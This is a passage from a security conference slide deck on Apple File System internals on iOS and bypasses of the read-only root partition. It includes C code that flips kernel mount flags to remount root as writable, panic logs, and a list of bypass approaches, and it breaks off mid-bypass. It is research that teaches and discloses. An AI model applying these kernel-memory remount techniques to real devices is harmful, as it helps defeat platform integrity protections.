The last line of defense: understanding and attacking Apple File System on iOS

Xiaolong Bai
@Alibaba Orion Security Lab

Xiaolong Bai

- Security Engineer @Alibaba Orion Security Lab
- Ph.D. graduated from Tsinghua University
- Published papers on the top 4: S&P, Usenix Security, CCS, NDSS
- Twitter, Weibo, Github: bxl1989 Blog: bxl1989.github.io

Co-author: Min (Spark) Zheng

- Security Expert @Alibaba Orion Security Lab, SparkZheng @ Twitter

Alibaba Orion Security Lab: a research lab aiming at securing applications and systems with innovative techniques. We hunt for high-impact vulnerabilities in high-value targets like iOS, macOS, Android, Linux, Windows, and IOT devices, and protect them with highly automated tools. Our research has been published on top conferences like Black Hat, DEFCON, and HITB.

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods

Conclusions

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods

Conclusions

APFS basics

- Important structures in the kernel to manage filesystems and files
- mount: represents a mounted partition


```
struct mount {
    TAILQ_ENTRY(mount) mnt_list;        /* mount list */
    int32_t     mnt_count;      /* reference on the mount */
    lck_mtx_t   mnt_mlock;      /* mutex that protects mount point */
    struct vfsops   *mnt_op;        /* operations on fs */
    struct vfstable *mnt_vtable;        /* configuration info */
    struct vnode    *mnt_vnodecovered;  /* vnode we mounted on */
    struct vnodelst mnt_vnodelist;      /* list of vnodes this mount */
    struct vnodelst mnt_workerqueue;        /* list of vnodes this mount */
    struct vnodelst mnt_newvnodes;      /* list of vnodes this mount */
    uint32_t        mnt_flag;       /* flags */
    uint32_t        mnt_kern_flag;      /* kernel only flags */
    uint32_t        mnt_compound_ops;   /* Available compound operations */
    uint32_t        mnt_lflag;          /* mount life cycle flags */
    uint32_t        mnt_maxsymlinklen;  /* max size of short symlink */
    struct vfsstatfs    mnt_vfsstat;        /* cache of filesystem stats */
    qaddr_t     mnt_data;       /* private data */
```

APFS basics

- Important structures in the kernel to manage filesystems and files
- vnode: represents a file or directory

```
struct vnode {
    lck_mtx_t v_lock;           /* vnode mutex */
    ...
    uint32_t v_flag;            /* vnode flags (see below) */
    uint16_t v_lflag;           /* vnode local and named ref flags */
    uint8_t  v_iterblkflags;        /* buf iterator flags */
    uint8_t  v_references;          /* number of times io_count has been granted */
    int32_t  v_kusecount;           /* count of in-kernel refs */
    int32_t  v_usecount;            /* reference count of users */
    int32_t  v_iocount;         /* iocounters */
    void *   v_owner;           /* act that owns the vnode */
    uint16_t v_type;            /* vnode type */
    uint16_t v_tag;             /* type of underlying data */
    ...
    const char *v_name;         /* name component of the vnode */
    vnode_t v_parent;           /* pointer to parent vnode */
    struct lockf    *v_lockf;       /* advisory lock list head */
    int     (**v_op)(void *);       /* vnode operations vector */
    mount_t v_mount;            /* ptr to vfs we are in */
    void *  v_data;             /* private data for fs */
```

APFS basics


mount
mount0
mount1
mnt_list
mnt_op
mnt_vnodelist
mnt_data
...
mountN
vfs_mount
vfs_start
vfs_unmount
...
apfs_vfsop_mount()
apfs_vfsops
apfsmount
...
vnode0
vnode1
vnodeX
...
v_parent
v_op
v_mount
v_data
vnode
vnop_lookup_desc()
apfs_vnop_lookup()
vnop_create_desc()
...
apfs_vnodeop_p

APFS basics

- A special partition: root partition (/)
  - /Applications: unsandboxed and system application
  - /bin: system binaries
  - /dev: device files
  - /etc: configuration files
  - /lib: libraries
  - /private
  - /System
  - …

APFS basics

- On Sept 17, 2018, Apple published *Apple File System Reference* manual, which describes in detail data structures used in APFS. This is a perfect reference for research on APFS
  - https://developer.apple.com/support/apple-file-system/Apple-File-System-Reference.pdf
- But, when this talk was being prepared and submitted, the reference has not been published yet. All knowledge in this talk is acquired from reverse engineering.

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods


Conclusions

Previous attacks on APFS

- By default, root partition is read-only
- To modify any file or directory, attackers* need to remount / as read-write

```
/*
 * Mount a file system.
 */
/* ARGSUSED */
int
mount(proc_t p, struct mount_args *uap, __unused int32_t *retval)
{
    struct __mac_mount_args muap;

    muap.type = uap->type;
    muap.path = uap->path;
    muap.flags = uap->flags;
    muap.data = uap->data;
    muap.mac_p = USER_ADDR_NULL;
    return (__mac_mount(p, &muap, retval));
}
```



*** Basic assumption for all attacks and bypasses described below: the attacker already has root privilege and the capability to arbitrarily read/write kernel memory**

Previous attacks on APFS

- hook_mount_check_remount ()
  - Get the mnt_flag of the mounted partition
  - Check whether the mnt_flag has 0x4000 (MNT_ROOTFS)
  - If true, get the partition's root vnode and evaluate policy

```
__int64 __fastcall hook_mount_check_remount(__int64 a1, __int64 a2)
{
  __int64 vnode_mountedon; // rax@1
  __int64 v3; // rbx@1
  int v4; // eax@2
  __int64 v5; // rax@4
  unsigned int v6; // er14@5
  uint8_t a4[248]; // [sp+0h] [bp-130h]@5
  __int64 a1a; // [sp+F8h] [bp-38h]@5

  LODWORD(vnode_mountedon) = vfs_vnodecovered(a2);
  v3 = vnode_mountedon;
  if ( !vnode_mountedon )
  {
    v4 = vfs_flags(a2);
    if ( BYTE1(v4) & 0x40 )
    {
      LODWORD(v5) = vfs_rootvnode(a2);
      v3 = v5;
    }
    else
    {
      v3 = 0LL;
    }
  }
  __bzero(a4, 0xF8LL);
  *(_DWORD *)&a4[96] = 1;
  *(_QWORD *)&a4[104] = v3;
  cred_sb_evaluate((__int64)&a1a, a1, 0x11u, (someSBStruct1 *)a4);
  v6 = a1a;
  if ( v3 )
    vnode_put(v3);
  return v6;
}
```

Previous attacks on APFS

- Attack method proposed by Xerub and explained in JL's HITB AMS 18:
- Clear the root partition's MNT_ROOTFS and MNT_RDONLY flags
- Then remount, and set the MNT_ROOTFS again

```
// Disable  MNT_ROOTFS momentarily, remounts , and then flips the flag back
uint32_t mountFlags = (*(uint32_t * )(v_mount + 0x70)) &  ~(MNT_ROOTFS | MNT_RDONLY);

writeKernelMemory(((char *)rootvnode->v_mount) + 0x70 ,sizeof(mountFlags), &mountFlags);

char *opts = strdup("/dev/disk0s1s1");

// Not enough to just change the MNT_RDONLY flag - we have to call
// mount(2) again, to refresh the kernel code paths for mounting..
int rc =   mount("apfs", "/", MNT_UPDATE, (void *)&opts);

printf("RC: %d (flags: 0x%x) %s \n", rc, mountFlags, strerror(errno));

mountFlags |= MNT_ROOTFS;
writeKernelMemory(((char *)rootvnode->v_mount) + 0x70 ,sizeof(mountFlags), &mountFlags);
```

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods

Conclusions

APFS's mitigation

- Apple has changed the way how root partition is mounted after iOS 11.3
- If we use the old method, we will get a kernel panic when we change a file


```
  "build" : "iPhone OS 11.3 (15E216)",
  "product" : "iPhone8,1",
  "kernel" : "Darwin Kernel Version 17.5.0: Tue Mar 13 21:32:11 PDT 2018; root:xnu-4570.52.2~8\/RELEASE_ARM64_S8000",
  "incident" :
  "crashReporterKey" :
  "date" : "2018-04-16 20:01:49.99 +0800",
  "panicString" : "panic(cpu 0 caller 0xffffffff00fe71dd8): \"ino 4295173879 you must have an extent covering the alloced size 57344
(fsize 0) orig_pos 0:54608 err 2\\n\"@\/BuildRoot\/Library\/Caches\/com.apple.xbs\/Sources\/apfs\/apfs-748.52.14\/nx\/jobj.c:
11106\nDebugger message: panic\nMemory ID: 0x1\nOS version: 15E216\nKernel version: Darwin Kernel Version 17.5.0: Tue Mar 13
21:32:11 PDT 2018; root:xnu-4570.52.2~8\/RELEASE_ARM64_S8000\nKernelCache UUID: DA2D57999D120F558B364179354C9E60\niBoot version:
iBoot-4076.50.126\nsecure boot?: YES\nPaniclog version: 9\nKernel slide:     0x0000000009400000\nKernel text base:
```

APFS's mitigation

- **The panic indicates a new mitigation in iOS APFS**
- But, what happens here?
  - Let's first run the command "mount" to check the root partition (with # on iOS)

com.apple.os.update-CA59XXXX@/dev/disk0s1s1 on / (apfs, local, nosuid, read-only, journaled, noatime)

devfs on /dev (devfs, local, nosuid, nobrowse)

/dev/disk0s1s2 on /private/var (apfs, local, nodev, nosuid, journaled, noatime, protect)

/dev/disk0s1s3 on /private/var/wireless/baseband_data (apfs, local, nodev, nosuid, journaled, noatime, nobrowse)

/dev/disk3 on /Developer (hfs, local, nosuid, read-only)

APFS's mitigation

- What is "com.apple.os.update-CA59XXXX@/dev/disk0s1s1" ?
- Let's do some experiments by the tool *tmutil* on macOS

$ tmutil localsnapshot / ← **Create a snapshot for root partition**
Created local snapshot with date: 2018-05-30-154704
$ tmutil listlocalsnapshots / ← **List snapshots on the root partition**
com.apple.TimeMachine.2018-05-30-154704
$ sudo mount -t apfs -o -s=com.apple.TimeMachine.2018-05-30-154704 / /tmp
mount_apfs: snapshot implicitly mounted readonly
$ mount ← **List all mounted partition**
/dev/disk1s1 on / (apfs, local, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk1s4 on /private/var/vm (apfs, local, noexec, journaled, noatime, nobrowse)
com.apple.TimeMachine.2018-05-30-154704@/dev/disk1s1 on /private/tmp (apfs, local, read-only, journaled)

Mount the snapshot onto /tmp

APFS's mitigation

- So, the prefix before "@" represents a "snopshot" of the mounted device
- Wait, what is a snapshot?
  - A specific feature of APFS, Apple explained as follows

    A volume snapshot is a point-in-time, read-only instance of the file system. The operating system uses snapshots to make backups work more efficiently and offer a way to revert changes to a given point in time.

APFS's mitigation

- That means, on iOS, the root partition is a "point-in-time, read-only instance of the file system"
- That is the root cause that fails past attacks and panics the kernel
- Though we modify the mount flag of the partition, the partition still represents a read-only snapshot.
- A "writable" read-only snapshot: **Apparently conflict!**

APFS's mitigation

- Let's further check what conditions cause the panic
- Reexamine the panic log


```
  "build" : "iPhone OS 11.3 (15E216)",
  "product" : "iPhone8,1",
  "kernel" : "Darwin Kernel Version 17.5.0: Tue Mar 13 21:32:11 PDT 2018; root:xnu-4570.52.2~8\/RELEASE_ARM64_S8000",
  "incident" :
  "crashReporterKey" :
  "date" : "2018-04-16 20:01:49.99 +0800",
  "panicString" : "panic(cpu 0 caller 0xffffffff00fe71dd8): \"ino 4295173879 you must have an extent covering the alloced size 57344
(fsize 0) orig_pos 0:54608 err 2\\n\"@\/BuildRoot\/Library\/Caches\/com.apple.xbs\/Sources\/apfs\/apfs-748.52.14\/nx\/jobj.c:
11106\nDebugger message: panic\nMemory ID: 0x1\nOS version: 15E216\nKernel version: Darwin Kernel Version 17.5.0: Tue Mar 13
21:32:11 PDT 2018; root:xnu-4570.52.2~8\/RELEASE_ARM64_S8000\nKernelCache UUID: DA2D57999D120F558B364179354C9E60\niBoot version:
iBoot-4076.50.126\nsecure boot?: YES\nPaniclog version: 9\nKernel slide:     0x0000000009400000\nKernel text base:
```



- Search the strings in APFS binary (/System/Library/Extensions/apfs.kext)

APFS's mitigation


- The panic happens in alloc_space_for_write_with_hint(), which is called by apfs_vnop_write(), i.e., APFS's handler for file write operation
- "you must have an extent covering the alloced size", what is extent?
  - "extent" is an internal data structure representing a file's location and size.

APFS's mitigation

- By reverse engineering, we found
  - File extents are organized as btrees and stored in the mnt_data of a partition's "mount" structure
  - A snapshot mount's mnt_data does not have extents, even if the mount's flag changed to RW



File change to a normal RW filesystem



File change to a snapshot with mnt_flag changed to RW

Agenda

APFS basics

Previous attacks on APFS

APFS's mitigation

Our new bypass

Other bypass methods

Conclusions


Our new bypass

- With above findings, several thoughts for new bypass come into my mind
  - Make another writable mount of /, make changes to wanted files in the new mount, and then reboot. The file changes may take effects
  - Make another writable mount of /, replace the original root vnode with the new mount's root
  - Reconstruct a new mnt_data from scratch, representing a writable root partition, and replaces the original root mount's mnt_data with the new one
  - …

Our new bypass

Thought 1


- Basic Idea:
  - In another writable mount of the root, make changes to wanted files or dirs.
  - After reboot, the changes may take effect.
- Result: Failed!
  - Every time after reboot, the root partition will be reverted back to the original snapshot



Our new bypass

Thought 2

- Basic idea:
  - Vnodes are organized as a tree
  - If we change a partition's root vnode, the vnode tree of a partition may also be changed
- Result: Failed!
  - System doesn't traverse from the root vnode to look up for a vnode in a partition




Our new bypass

Thought 3

- Basic idea:
  - The main panic reason is that root partition's snapshot mount does not have a mnt_data with valid extents to support write operations
  - Create a new valid mnt_data from scratch, and replace the root mount's mnt_data with the new one
- Result: Failed!
  - mnt_data is too complicated to be created from scratch

Create a valid mnt_data from **scratch**, to represent a writable root partition



Replace the root mount's mnt_data with the new mnt_data

Our new bypass

Thought 4: the final method

- Basic idea:
  - Instead of creating a mnt_data from scratch, **ask the system to create a new valid mnt_data** representing a writable partition
  - Replace the original root mount's mnt_data with the new one
- How to "ask the system to create a new valid mnt_data"?
  - Make another writable mount of / , and retrieve mnt_data from this new mount
  - Writable file extents can be found in this new mnt_data

Our new bypass

Make another writable mount of /

↓

